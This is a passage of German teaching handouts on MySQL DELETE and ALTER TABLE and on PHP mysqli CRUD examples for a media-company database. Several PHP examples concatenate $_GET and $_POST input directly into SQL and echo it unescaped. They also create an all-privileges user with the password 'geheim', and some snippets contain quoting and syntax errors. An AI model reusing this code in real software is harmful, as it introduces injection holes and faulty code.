- Erstelle eine Tabelle mit dem Namen Lager und der Struktur wie im UML-Beziehungsdiagramm oben dargestellt ist.
- Die Spalte **LagerID** ist die Primärschlüsselspalte.
- Öffne die Datei **FriseurLager.sql** ← In diesem File sind Datensätze für die Lager Tabelle gespeichert.
- Füge die Daten in die Tabelle ein!



### Übung Y: Join-Abfragen

- Aktiviere die Datenbank **FriseurDB**
- **Produkte-Lager:** Frage die Spalten ArtikelNr, Bezeichnung, BarCode, LagerIST und LagerFachNr ab.
- **Produkte-Lager:** Frage den LagerOrt vom Artikel **Protective Cream** (ArtikelNr 14) ab.
- **Produkte-Lager:** Zeige die Bezeichnung und Warengruppe aller Produkte am LagerOrt Graz an und sortiere sie nach den Warengruppen.
- **Lager-Mitarbeiter:** Zeige alle Daten, die zur Mitarbeiterin Frau Mollich passen.
- Führe alle Befehle aus und speichere sie in einer sql-Datei.

# Lernhandout 11.9 MySQL DELETE

Referenzcode: **PHPL119**

Dateien: L119\_MySQL.pdf, L119\_Sicherung.sql

Technologien: MySQL

| <b>Feinziele</b>   | <b>Zielarten</b> | <b>Taxonomie</b> |
|--|------------------|------------------|
| <b>Die Studierenden ...</b>  |                  |                  |
| ... wissen, dass man mit DELETE einen ganzen Datensatz oder die gesamte Tabelle löschen kann.                            | I                | I                |
| ... verwenden stets die WHERE Klausel in einem DELETE Befehl, damit nicht unerwünscht die gesamte Tabelle gelöscht wird. | I                | II               |
| ... kombinieren einen Löschauftrag mit WHERE IS NULL um "leere" Datensätze zu löschen.                                   | I                | II               |
| ... unterscheiden zwischen Löschen dem entfernen von Werten durch überschreiben mit NULL Einträgen.                      | I                | III              |
| ... entfernen eine Spalte aus einer Tabellenstruktur mit ALTER TABLE und DROP COLUMN.                                    | I                | II               |
| ... fügen eine neue Spalte zu einer Tabellenstruktur hinzu.  | I                | II               |
| ... verändern eine Spalte in einer Tabellenstruktur mit ALTER TABLE und MODIFY.  | I                | II               |
| ... löschen alle Datensätze einer Tabelle sowohl mit DELETE als auch mit der Alternative TRUNCATE.                       | I                | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Damit wäre der reine SQL Teil abgeschlossen. Natürlich gibt es noch weitere spannende Themen wie Skalarfunktionen (z. B. TRIM, welches aber auch mit PHP gelöst werden kann), Spaltenwerte gruppieren (mit GROUP BY), Transaktionen, Unterabfragen (Subqueries) oder virtuelle Tabellen (Views). Kombiniert man MySQL mit PHP, so empfehle ich eher die Datenbank als Ort des "Speicherns und Lesens" anzusehen und Arbeiten wie mathematische Berechnungen oder Textoperationen udgl. von PHP verrichten zu lassen. Auf Datenbanksicherheit wird in Kapitel 16 (insbesondere PHPL163) vertiefend eingegangen.



Mit dem **DELETE** Befehl kann man einen ganzen Datensatz (eine Zeile) bzw. die gesamte Tabelle löschen. Der **DELETE** Befehl muss also um eine **WHERE** Klausel erweitert werden, weil ohne sie, die gesamte Tabelle gelöscht wird.

## SQL



Frau Weber Kerstin (**MitarbeiterID 15**) hat gekündigt und wird aus der Stammdaten-Tabelle gelöscht

DELETE benötigt den Tabellennamen und eine WHERE Klausel. In Folge wird der gesamte Datensatz von MitarbeiterID 15 gelöscht!

```
USE PersonalDB;
DELETE FROM Stammdaten WHERE MitarbeiterID = 15;
```

## SQL



Alle Datensätze löschen, die kein Passwort haben!

In der Stammdaten-Tabelle gibt es Einträge der Spalte Passwort die NULL sind. Im Beispiel werden diese gelöscht!

```
DELETE FROM Stammdaten WHERE Passwort IS NULL;
```

## SQL



Die Spalte Login löschen!

Die Daten einer Spalte löscht man mit **UPDATE**, indem man die Werte einfach auf **NULL** setzt.

```
UPDATE Stammdaten SET Login = NULL;
```

Mit **ALTER TABLE** kann die Spalte mit Struktur und Daten gelöscht werden.

```
ALTER TABLE Stammdaten DROP COLUMN Login;
```



Mit **ALTER TABLE** und **ADD** kann eine Spalte hinzugefügt werden. Mit **ALTER TABLE** und **MODIFY** kann man Strukturveränderungen an der Spalte vornehmen. Im Beispiel wird der Typ der Spalte Bonus von **SMALLINT** auf **DECIMAL** mit 5 Stellen und 2 Nachkommastellen geändert!

```
ALTER TABLE Stammdaten MODIFY Bonus DECIMAL(5,2);
```

## SQL



Den gesamten Tabelleninhalt löschen!

Eine Tabelle mit Daten und Struktur löscht man mit **DROP TABLE**. Im Beispiel werden alle Inhalte der Stammdaten-Tabelle gelöscht!

```
DELETE FROM Stammdaten;
```



Keine Sorge - in der Datei **L119\_Sicherung.sql** findest du ein Back-Up der Stammdaten-Tabelle!



Als Alternative zum Löschen des gesamten Tabelleninhalt gibt es **TRUNCATE**  
**TRUNCATE** Stammdaten;

# Übungsblatt 11.9 MySQL DELETE

Referenzcode: **PHPU119**

Dateien: U119\_MySQL.pdf, FriseurDBSicherung.sql

Technologien: MySQL

| Feinziele  | Zielarten | Taxonomie |
|--|-----------|-----------|
| <b>Die Studierenden ...</b>  |           |           |
| Übung Z -  |           |           |
| ... löschen einen Datensatz über einen eindeutigen Suchbegriff.                      | <b>I</b>  | <b>II</b> |
| ... löschen Datensätze die über eine WHERE Klausel mit Platzhaltern gefiltert wurde. | <b>I</b>  | <b>II</b> |
| ... löschen Datensätze mit WHERE Klausel und Vergleichsoperatoren.                   | <b>I</b>  | <b>II</b> |
| ... entfernen eine Spalte aus einer Tabellenstruktur.                                | <b>I</b>  | <b>II</b> |
| ... ändern den Typ einer Spalte in DECIMAL mit zwei Nachkommastellen.                | <b>I</b>  | <b>II</b> |
| ... kombinieren DELETE Befehle mit JOIN über zwei Tabellen.                          | <b>I</b>  | <b>II</b> |
| ... löschen eine gesamte Tabelle.  | <b>I</b>  | <b>II</b> |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---

Mit dem SQL Wissen aus Kapitel 11 sollte es den Schüler\_innen möglich sein, eine Datenbank für eine Website aufzubauen und die wichtigsten SQL Befehle dafür zu verwenden.

Die Übungsbeispiele aus **Kapitel 11 – MySQL** handeln von einem Friseurbetrieb. Sämtliche Übungen gehören also zusammen und sind aufbauend.

Der aktuelle Stand der FriseurDB ist in der Datei **FriseurDBSicherung.sql** gespeichert.



### Übung Z: Löschaufträge

- Aktiviere die Datenbank **FriseurDB**
- 1. Mitarbeiter: Lösche Herrn Seicht (MitarbeiterID 27) aus der Tabelle Mitarbeiter.
- 2. Mitarbeiter: Lösche alle Mitarbeiter\_innen die im Februar Geburtstag haben.
- 3. Produkte: Lösche alle Produkte die teurer als € 10,- sind.
- 4. Produkte: Lösche alle Produkte der Warengruppe **Wasserstoff**.
- 5. Produkte: Entferne die Spalte **BarCode**.
- 6. Produkte: Ändere den Typ der Spalte **Rabatt** auf **DECIMAL** mit zwei Nachkommastellen.
- 7. Lager: Lösche alle Datensätze vom **LagerOrt** Graz in welchen der **LagerIST** kleiner als 20 ist.
- 8. Lager: Lösche alle Styling Produkte aus der Lager-Tabelle. (Die Styling-Produkte sind als Warengruppe in der Produkte Tabelle angeführt. Im Tipp unten ist ein Beispiel wie man einen **DELETE** Befehl mit **JOIN** kombinieren kann)
- 9. Produkte: Lösche die gesamte Tabelle **Produkte**.
- Führe alle Befehle aus und speichere sie in einer sql-Datei.



**TIPP:** **DELETE** lässt sich auch mit einem **JOIN** ausführen. Im Beispiel werden alle Daten aus der Lager-Tabelle gelöscht, die mit der Mitarbeiterin Frau Brandl (MitarbeiterID 28) assoziiert sind.

```
DELETE Lager FROM Lager JOIN Mitarbeiter
      ON MitarbeiterID = fk_MitarbeiterID
WHERE Name = 'Brandl';
```

## Lernhandout 12.1 mysqli\_connect()

Referenzcode: **PHPL121**

Dateien: L121\_mysqli\_connect.pdf, MedienDB.sql, Medienbetriebe.sql

Technologien: PHP | MySQL

| <b>Feinziele</b>   | <b>Zielarten</b> | <b>Taxonomie</b> |
|--|------------------|------------------|
| <b>Die Studierenden ...</b>  |                  |                  |
| ... erstellen einen Datenbankhandler.  | I                | II               |
| ... erstellen eine Übungsdatenbank in phpMyAdmin mit einem SQL Befehl.         | I                | II               |
| ... erstellen einen Benutzer mittels einem SQL Befehl.                         | I                | II               |
| ... importieren Datensätze aus einer externen SQL Quelle.                      | I                | II               |
| ... vereinbaren ein Verbindungsobjekt zu einer Datenbank mit mysqli_connect(); | I                | II               |
| ... können mit mysqli_connect_error() etwaige Fehler erheben.                  | I                | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

### Anmerkungen

Die Lernbeispiele von Kapitel 12 handeln von Medienbetrieben die aufbauend und zusammenhängend sind. SQL Dateien mit dem Status Quo liegen den Handouts bei.

Um mit PHP auf eine MySQL Datenbank zugreifen zu können, muss zuerst ein Handler definiert werden, der aus dem Namen der Datenbank und Benutzerinformationen besteht. Dafür gibt es die Methode `mysqli_connect()`.

Im Kapitel 12 bearbeiten wir eine Datenbank mit diversen Medienbetrieben. Wir starten damit, in phpMyAdmin eine neue Datenbank (**MedienDB**) und einen Benutzer (**MedienAdmin**) mit allen Rechten anzulegen!



Anlegen einer neuen Datenbank mit dem Namen MedienDB über die Konsole von phpMyAdmin!

SQL

```
CREATE DATABASE MedienDB;
```



Anlegen des Benutzer MedienAdmin mit dem Passwort geheim und allen Rechten für die Datenbank MedienDB in der Konsole von phpMyAdmin.

SQL

```
USE MedienDB;
CREATE USER 'MedienAdmin'@'%'
IDENTIFIED BY 'geheim';
GRANT ALL PRIVILEGES ON MedienDB.*
TO 'MedienAdmin'@'%' WITH GRANT OPTION;
```



Öffne die Datei **Medienbetriebe.sql**. Sie beinhaltet eine Tabelle mit dem Namen Medienbetriebe und dazu passende Datensätze. Kopiere den Inhalt in die Konsole von phpMyAdmin und führe die SQL-Befehle aus!

Nachdem die **MedienDB** mit Benutzer und Tabelle erstellt wurde, können wir über PHP auf diese zugreifen. Das Verbindungsobjekt wird einer Variable zugewiesen.

PHP

```
mysqli_connect (Server, Nutzer, Passwort, Datenbank) ;
```



Die Verbindung wird über die Parameter Server, Benutzer, Passwort und Datenbank hergestellt. `mysqli_connect` liefert bei erfolgreicher Verbindung zur Datenbank ein Objekt. Sollte die Verbindung scheitern, wird **FALSE** zurück gegeben!

```
<?php
    $db = mysqli_connect("localhost", "MedienAdmin",
                        "geheim", "MedienDB");
    if (!$db) {echo mysqli_connect_error();}
    else {echo 'Verbindung erfolgreich... '}
?>
```



`mysqli_connect_error()` gibt einen etwaigen Fehler bei der Datenbankverbindung zurück.

## Lernhandout 12.2 mysqli\_query()

Referenzcode: **PHPL122**  
Dateien: L112\_mysqli\_query.pdf  
Technologien: PHP | MySQL

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... erkennen, dass eine SQL Abfrage über PHP mit dem Datenbankhandler, einem SQL Code (als String) und der Funktion mysqli_query() abgesetzt werden kann. | I                | I                |
| ... definieren den Datenbankhandler mit Host, Benutzer, Passwort und Datenbankname.   | I                | II               |
| ... vereinbaren eine Variable mit einem SQL Befehlssatz als String.   | I                | II               |
| ... setzen die Abfrage ab und speichern das Abfrageergebnis in einer Variable.  | I                | II               |
| ... speichern das Abfrageergebnis in einem Array.   | I                | II               |
| ... kennen weitere Parameter um die Rückgabe von mysqli_fetch_all in ein Array näher zu bestimmen.  | I                | II               |
| ... geben ein Array aus und analysieren das Ergebnis.   | I                | III              |
| ... iterieren ein Array aus der Datenbankabfrage.   | I                | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

### Anmerkungen

Der SQL String wird immer mit doppelten Hochkommas gebildet – weil das einfache Hochkomma im SQL Befehlssatz benötigt wird.

Nach einem erfolgreichen Verbindungsaufbau zur Datenbank wollen wir selbstverständlich auch SQL Befehle abfragen. Dafür gibt es die `mysqli_query()` Funktion, die den Datenbank-Handler und den SQL-Code als String benötigt. Mit `mysqli_fetch_all()` wird dann das Ergebnis der Abfrage in ein Array gespeichert.

## PHP

`mysqli_query()`

Zuerst wird mit `mysqli_connect` die Verbindung zur Datenbank aufgebaut. Das Datenbankobjekt wird der Variable `$db` übergeben.

Im zweiten Schritt wird die SQL Abfrage (die Spalten FunkID und Firmenname der Tabelle Medienbetriebe) als String in der Variable `$sql` gespeichert.

Die `mysqli_query($db, $sql)` Methode benötigt den Datenbankhandler (`$db`) und den SQL Code (`$sql`). Das Ergebnis der Abfrage wird in der Variable `$ergebnis` gespeichert.

Zuletzt wird das Ergebnis mit `mysqli_fetch_all()` ausgewertet und im `$ausgabeArray` gespeichert.

Am Schluss sollte man die Datenbankverbindung mit `mysqli_close()` wieder schließen.

```
<?php
    $db = mysqli_connect("localhost", "MedienAdmin",
                        "geheim", "MedienDB");

    $sql = "SELECT FunkID, Firmenname FROM Medienbetriebe";
    $ergebnis = mysqli_query($db, $sql);

    $ausgabeArray = mysqli_fetch_all($ergebnis, MYSQLI_ASSOC);
    mysqli_close($db);
?>
```



Der zweite Parameter der `mysqli_fetch_all` Funktion definiert die Art der Rückgabe, also wie das Array aufgebaut sein soll:

`MYSQLI_ASSOC` Assoziiertes Array (mit Namen für die Schlüssel)  
`MYSQLI_NUM` Numerisches Array (mit aufsteigenden Zahlen als Schlüssel)  
`MYSQLI_BOTH` Beide Arten für die Schlüssel

Mit `print_r($ausgabeArray)` kann man sich das Array ansehen!



Das Array kann dann mit einer Schleife weiter verarbeitet werden. Im Beispiel unten werden die Datensätze in einer Aufzählung ausgegeben!

```
echo '<ul>';
for($i = 0; $i < count($ausgabeArray); $i++) {
    echo '<li>' . $ausgabeArray[$i]["FunkID"] . ' - ';
    echo $ausgabeArray[$i]["Firmenname"] . '</li>';
}
echo '</ul>';
```

## Lernhandout 12.3 mysqli\_num\_rows()

---

Referenzcode: **PHPL123**  
Dateien: L123\_mysqli\_num\_rows.pdf  
Technologien: PHP | MySQL

| <b>Feinziele</b>   | <b>Zielarten</b> | <b>Taxonomie</b> |
|--|------------------|------------------|
| <b>Die Studierenden ...</b>  |                  |                  |
| ... ermitteln die Anzahl der Datensätze einer Ereignisrückgabe.                  | I                | II               |
| ... nutzen die Anzahl der Datensätze in einer Fallunterscheidung.                | I                | II               |
| ... ermitteln die Anzahl von betroffenen Datensätzen über den Datenbank-Handler. | I                | II               |
| ... unterscheiden die Anzahlermittlungsmethode auf der Basis der SQL Abfrage.    | I                | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

### Anmerkungen

---



Die Funktion `mysqli_num_rows()` zählt die Anzahl der Datensätze einer Ereignisrückgabe von einem `mysqli_query()` Befehl und gibt diese als Integer Wert zurück.

Damit kann man prüfen, ob ein `SELECT` Befehl mehr als 0 Datensätze gefunden hat um in Folge den Fetch-Befehl auszuführen.

## PHP

## mysqli\_num\_rows()

```
<?php
    $db = mysqli_connect("localhost", "MedienAdmin",
                        "geheim", "MedienDB");

    $sql = "SELECT FunkID, Firmenname FROM Medienbetriebe
           WHERE Ort = 'WIEN'";

    $ergebnis = mysqli_query($db, $sql);
    $anzahl = mysqli_num_rows($ergebnis);

    if($anzahl > 0) {
        echo 'Anzahl der gefunden Datensätze: ' . $anzahl;
        $ausgabeArray = mysqli_fetch_all($ergebnis);}
    else {echo 'Nichts gefunden!';}
?>
```

Alternativ kann auch `mysqli_affected_rows()` verwendet werden. Diese Funktion wertet nicht das Ergebnis der SQL-Abfrage aus, sondern blickt auf den Verbindungshandler und ermittelt die Anzahl der betroffenen Datensätze des letzten abgesetzten SQL Befehls.

`mysqli_affected_rows()` gibt ebenfalls einen Integer-Wert zurück – kann aber im Vergleich zu `mysqli_num_rows()` auch für `UPDATE` oder `DELETE` Anweisungen verwendet werden!

## PHP

## mysqli\_affected\_rows()

```
<?php
    $db = mysqli_connect("localhost", "MedienAdmin",
                        "geheim", "MedienDB");

    $sql = "UPDATE Medienbetriebe SET Typ = 'TV'
           WHERE Typ = 'Fernsehen'";

    $ergebnis = mysqli_query($db, $sql);
    $anzahl = mysqli_affected_rows($db);

    echo 'Anzahl der Datensätze: ' . $anzahl;
?>
```

# Lernhandout 12.4 mysqli\_fetch\_assoc()

Referenzcode: **PHPL124**  
Dateien: L124\_mysqli\_fetch\_assoc.pdf  
Technologien: PHP | MySQL

| <b>Feinziele</b>   | <b>Zielarten</b> | <b>Taxonomie</b> |
|--|------------------|------------------|
| <b>Die Studierenden ...</b>  |                  |                  |
| ... ermitteln alle gefundenen Datensätze in einer Schleife.  | I                | II               |
| ... erstellen eine Ausgabetable der gefundenen Datensätze in einer Schleife.   | I                | II               |
| ... wissen, dass die Spaltenbezeichnung der Datenbank-Tabelle zugleich auch der Schlüsselname des assoziativen Arrays ist. | I                | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---

Mit `mysqli_fetch_assoc()` in einer `while` Schleife, werden alle gefundenen Datensätze einzeln aufgerufen und in einem assoziativen Array gespeichert. Damit erspart man sich ein paar Codezeilen. Die `mysqli_fetch_assoc()` Funktion benötigt das Ergebnis Objekt einer vorherigen SQL Abfrage.

## PHP

## mysqli\_fetch\_assoc()



Im Beispiel wird eine Verbindung zur Datenbank hergestellt. Die SQL Abfrage holt die Spalten FunkID, Firmenname und Website mit der Einschränkung dass die Website nicht `NULL` sein darf.

Wenn Datensätze gefunden werden (geprüft über `mysqli_num_rows`), dann wird eine Ausgabetable erzeugt.

`mysqli_fetch_assoc` ermittelt jeden Datensatz einzeln und gibt ihn an die Array-Variable `$dsatz` weiter.

Auf die `$dsatz` Variable kann nun assoziativ über den Spalten-Namen zugegriffen werden. z. B. Die Werte der Spalte FunkID sind in `$dsatz["FunkID"]` gespeichert.

Die Website wird als Hyperlink angezeigt.

```
<?php
    $db = mysqli_connect("localhost", "MedienAdmin",
                        "geheim", "MedienDB");

    $sql = "SELECT FunkID, Firmenname, Website
            FROM Medienbetriebe
            WHERE Website IS NOT NULL";

    $ergebnis = mysqli_query($db, $sql);
    $anzahl = mysqli_num_rows($ergebnis);

    if($anzahl > 0) {

        echo '<table>';
        echo '<tr><td>FunkID</td>
              <td>Firmenname</td>
              <td>Website</td></tr>';

        while ($dsatz = mysqli_fetch_assoc($ergebnis)) {
            echo '<tr><td>' . $dsatz["FunkID"] . '</td>';
            echo '<td><a href="' . $dsatz["Website"] . '>';
            echo 'Website öffnen</a></td>';
            echo '<td>' . $dsatz["Firmenname"] . '</td></tr>';
        }
        echo '</table>';
    }
    else {echo 'Es wurden keine Datensätze gefunden';}
?>
```

# Lernhandout 12.5 Beispiel SELECT

Referenzcode: **PHPL125**

Dateien: L125\_Beispiel\_SELECT.pdf, Kap12\_Beispiel.zip

Technologien: HTML | PHP | MySQL

| <b>Feinziele</b>   | <b>Zielarten</b> | <b>Taxonomie</b> |
|--|------------------|------------------|
| <b>Die Studierenden ...</b>  |                  |                  |
| ... erstellen mit HTML ein einfaches Suchformular.   | I                | II               |
| ... übernehmen eine Benutzereingabe und bereiten diese für den SQL Befehl vor.   | I                | II               |
| ... scripten einen SQL-String mit einer SELECT Abfrage und der vorbereiteten Benutzereingabe.  | I                | II               |
| ... stellen das Suchergebnis in einer unordered List dar.  | I                | II               |
| ... erweitern die Ausgabe mit Links zu PHP Seiten die das Löschen bzw. Bearbeiten eines Datensatz ermöglichen.   | I                | II               |
| ... verbinden den Wert einer Primärschlüsselspalte mit einem URL-Query-String damit ein eindeutiger Datensatz über die \$_GET Variable ausgelesen werden kann. | I                | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Im Beispiel-Code wird ein Hyperlink (a href) für das Löschen und einer für das Bearbeiten hinzugefügt. Dabei wird der Wert der Primärschlüsselspalte an den Link gehängt, damit in den PHP Seiten delete.php und edit.php mittels \$\_GET["nr"] auf den Primärschlüssel gegriffen werden kann. In der delete.php wird dann der jeweilige DELETE Befehl, in edit.php der UPDATE Befehl (mit einem Eingabeformular) abgesetzt.

Im ZIP File Kap12\_Beispiel.zip findet man alle Dateien zu PHPL125, PHPL126, PHPL127 und PHPL128.

Hier wird ein Beispiel für eine Suche mit PHP in einer MySQL Datenbank gezeigt. Das Suchformular schickt die Sucheingabe mit der Methode POST an sich selbst zurück.

## HTML

## Ein einfaches Suchformular

```
<form method="post">
  <input type="text" name="suche" id="suche" >
  <input type="submit" value="Suche starten">
</form>
```

## PHP

## Auswertung der Suche



Die Suche wird übernommen und für die den SQL-Befehl vorbereitet. Dafür werden die Leerzeichen vorne und hinten getrimmt und die Platzhalter % hinzugefügt – der Suchstring wird der Variable `$suche` zugewiesen.

Im SQL Befehl werden die Spalten FunkID und Firmenname auf Ähnlichkeit mit dem Suchstring geprüft.

In der Ausgabe werden Links für ein Löschen (delete.php) und für ein Bearbeiten (edit.php) bereitgestellt. Beide php Seiten werden mit einer Get Variable versehen, die der FunkID entspricht. Die Ausgabe erfolgt in einer unorderd List (<ul>).

```
<?php
  if(isset($_POST["suche"])) {

    $suche = "% " . trim($_POST["suche"]) . "%";

    $db = mysqli_connect("localhost", "MedienAdmin",
                        "geheim", "MedienDB");

    $sql = "SELECT FunkID, Firmenname, Website
            FROM Medienbetriebe
            WHERE Firmenname LIKE " . $suche . "
            OR FunkID LIKE " . $suche;

    $ergebnis = mysqli_query($db, $sql);
    $anzahl = mysqli_num_rows($ergebnis);

    if($anzahl > 0) {
      echo '<ul>';
      while ($dsatz = mysqli_fetch_assoc($ergebnis)) {
        echo '<li>' . $dsatz["FunkID"] . ' --- ';
        echo '<a href="' . $dsatz["Website"] . '">';
        echo 'Website öffnen</a> ';
        echo '<a href="delete.php?nr=' . $dsatz["FunkID"];
        echo '">Löschen</a> ';
        echo '<a href="edit.php?nr=' . $dsatz["FunkID"];
        echo '">Bearbeiten</a> ';
        echo $dsatz["Firmenname"] . '</li>';
      }
      echo '</ul>';
    }
    mysqli_close($db);
  } ?>
```

# Lernhandout 12.6 Beispiel DELETE

Referenzcode: **PHPL126**

Dateien: L126\_Beispiel\_DELETE.pdf, Kap12\_Beispiel.zip

Technologien: PHP | MySQL

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... ermitteln einen Primärschlüsselwert aus einer \$_GET Variable.  | I                | II               |
| ... erstellen einen SQL-DELETE String.  | I                | II               |
| ... setzen einen SQL-Löschbefehl ab.  | I                | II               |
| ... prüfen ob der DELETE Befehl geklappt hat, in dem die Anzahl der betroffenen Datensätze erhoben wird.            | I                | II               |
| ... nutzen die Anzahl der betroffenen Datensätze um in einer Fallunterscheidung dem Benutzer ein Feedback zu geben. | I                | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---

Im Beispiel 12.5 SELECT wurden Links zum Löschen und zum Bearbeiten bereitgestellt. Jeder dieser Links wurde mit einer eindeutigen NR in der URL definiert. Wenn der Benutzer auf den Link klickt, öffnet sich die Löschseite (delete.php) mit der FunkID als GET Variable. Über die GET Variable kann ein Löschbefehl an die Datenbank geschickt werden.

## PHP

## Löschen eines Datensatzes



Über die GET Variable wird die FunkID ermittelt.

Die Verbindung zur Datenbank wird aufgebaut. Der Lösch-Befehl (DELETE) wird als SQL-String erstellt, wobei ein Löschen mit einer WHERE Beschränkung eingegrenzt wird und zwar über die übergebene FunkID.

Die WHERE-Einschränkung muss eindeutig sein, also muss man bei der SQL-String-Verkettung auf die einfachen Anführungszeichen achten.

Mit mysqli\_affected\_rows wird ermittelt, ob der Löschbefehl korrekt durchgeführt wurde. Wenn mysqli\_affected\_rows mehr als 0 ausgibt, hat das Löschen geklappt. Eine If-Verzweigung sorgt hier für das passende Feedback an den User.

```
<h1>Löschen eines Datensatzes</h1>

<?php

    if(isset($_GET["nr"])) {

        $db = mysqli_connect("localhost",
                            "MedienAdmin",
                            "geheim",
                            "MedienDB");

        $sql = "DELETE FROM Medienbetriebe
                WHERE FunkID = '" . $_GET["nr"] . "'";

        $ergebnis = mysqli_query($db, $sql);

        $anzahl = mysqli_affected_rows($db);

        if($anzahl > 0) {
            echo '<p>Datensatz mit der FunkID: ' . $_GET["nr"];
            echo ' wurde gelöscht!</p>';
        }

        else {
            echo '<p>Es wurde kein Datensatz gelöscht!</p>';
        }

        mysqli_close($db);
    }
?>
```

## Lernhandout 12.7 Beispiel UPDATE

---

Referenzcode: **PHPL127**

Dateien: L127\_Beispiel\_UPDATE.pdf, Kap12\_Beispiel.zip

Technologien: HTML | PHP | MySQL

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... reflektieren auf mögliche Verbesserungen und Erweiterungen im PHP Code.   | <b>IK</b>        | III              |
| ... erstellen einen SQL String mit den Benutzereingaben.  | <b>I</b>         | II               |
| ... erstellen einen SQL String mit der \$_GET Variable.   | <b>I</b>         | II               |
| ... integrieren die Inhalte aus einem assoziativen Array mit dem gesuchten Datensatz als Wert in das value Attribut eines Input Elements. | <b>I</b>         | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

### Anmerkungen

---



Das Script baut eine Verbindung zur Datenbank auf. Im Anschluss wird geprüft, ob das Formular abgesandt wurde – sollte das der Fall sein, werden die neuen Daten in die Tabelle Medienbetriebe eingefügt. Im Anschluss prüft das Script, ob es eine GET Variable gibt die den Datensatz eindeutig identifiziert. Natürlich ist das Script nur eine rudimentäre Orientierungshilfe, viele Dinge fehlen noch, wie z. B. das Escapen der Eingabe und ein Handling, falls das Script ohne GET Variablen aufgerufen wird.

## PHP

## Einen Datensatz aktualisieren



Wenn eine GET Variable vorhanden ist, wird das `fetch_all` Ergebnis den Value-Einträgen der `<form>` zugewiesen.

Sollte das Form abgesendet werden, kommt die `isset($_POST)` Abfrage zu tragen und führt den UPDATE Befehl aus.

```
<?php

$db = mysqli_connect("localhost", "MedienAdmin",
                    "geheim", "MedienDB");

if(isset($_POST["FunkID"])) {
    $sql = "UPDATE Medienbetriebe SET
           Firmenname = '" . $_POST["Firmenname"] . "',
           Website = '" . $_POST["Website"] . "'
           WHERE FunkID = '" . $_GET["nr"] . "'";

    $ergebnis = mysqli_query($db, $sql);
}

if(isset($_GET["nr"])) {
    $sql = "SELECT FunkID, Firmenname, Website FROM Medienbetriebe
           WHERE FunkID = '" . $_GET["nr"] . "'";

    $ergebnis = mysqli_query($db, $sql);
    $dbArray = mysqli_fetch_all($ergebnis, MYSQLI_ASSOC);
}
mysqli_close($db);

?>

<form method="post">
  <input type="text" name="FunkID" readonly
        value="<?php echo $dbArray[0]["FunkID"]; ?>"><br>
  <input type="text" name="Firmenname"
        value="<?php echo $dbArray[0]["Firmenname"]; ?>"><br>
  <input type="text" name="Website"
        value="<?php echo $dbArray[0]["Website"]; ?>"><br>
  <input type="submit" value="Aktualisieren">
</form>
```

# Lernhandout 12.8 Beispiel INSERT

Referenzcode: **PHPL128**

Dateien: L128\_Beispiel\_INSERT.pdf, Kap12\_Beispiel.zip

Technologien: HTML | PHP | MySQL

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... erstellen ein einfaches HTML-Eingabeformular und nutzen in den INPUT Elementen das required Attribut.           | I                | II               |
| ... erstellen einen Datenbank-Handler.  | I                | II               |
| ... erstellen aus den Benutzereingaben einen SQL-INSERT Befehl.   | I                | II               |
| ... setzen den SQL Befehl ab.   | I                | II               |
| ... nutzen den Datenbank-Handler um die Anzahl der betroffenen Datensätze zu ermitteln.                             | I                | II               |
| ... erstellen aus der Anzahl der betroffenen Datensätzen in einer Fallunterscheidung ein Feedback für den Benutzer. | I                | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---

Über ein Eingabeformular werden die Daten mit der Methode POST an die eigene PHP Seite zurückgeschickt. In diesem Beispiel werden nur Einträge für die Spalten Firmenname, Website und Sendegebiet erfasst. Die `isset()` Verzweigung prüft, ob ein Eintrag erfolgt ist. Im Anschluss wird die Verbindung zur Datenbank aufgebaut. Der SQL String wird erzeugt und die Abfrage wird abgesendet – mit `affected_rows` wird geprüft, ob der Eintrag geklappt hat.

## HTML

## Ein einfaches Eingabeformular

```
<form method="post">
  <p><label for="Firmenname">Firmenname</label><br>
    <input type="text" name="Firmenname" required></p>

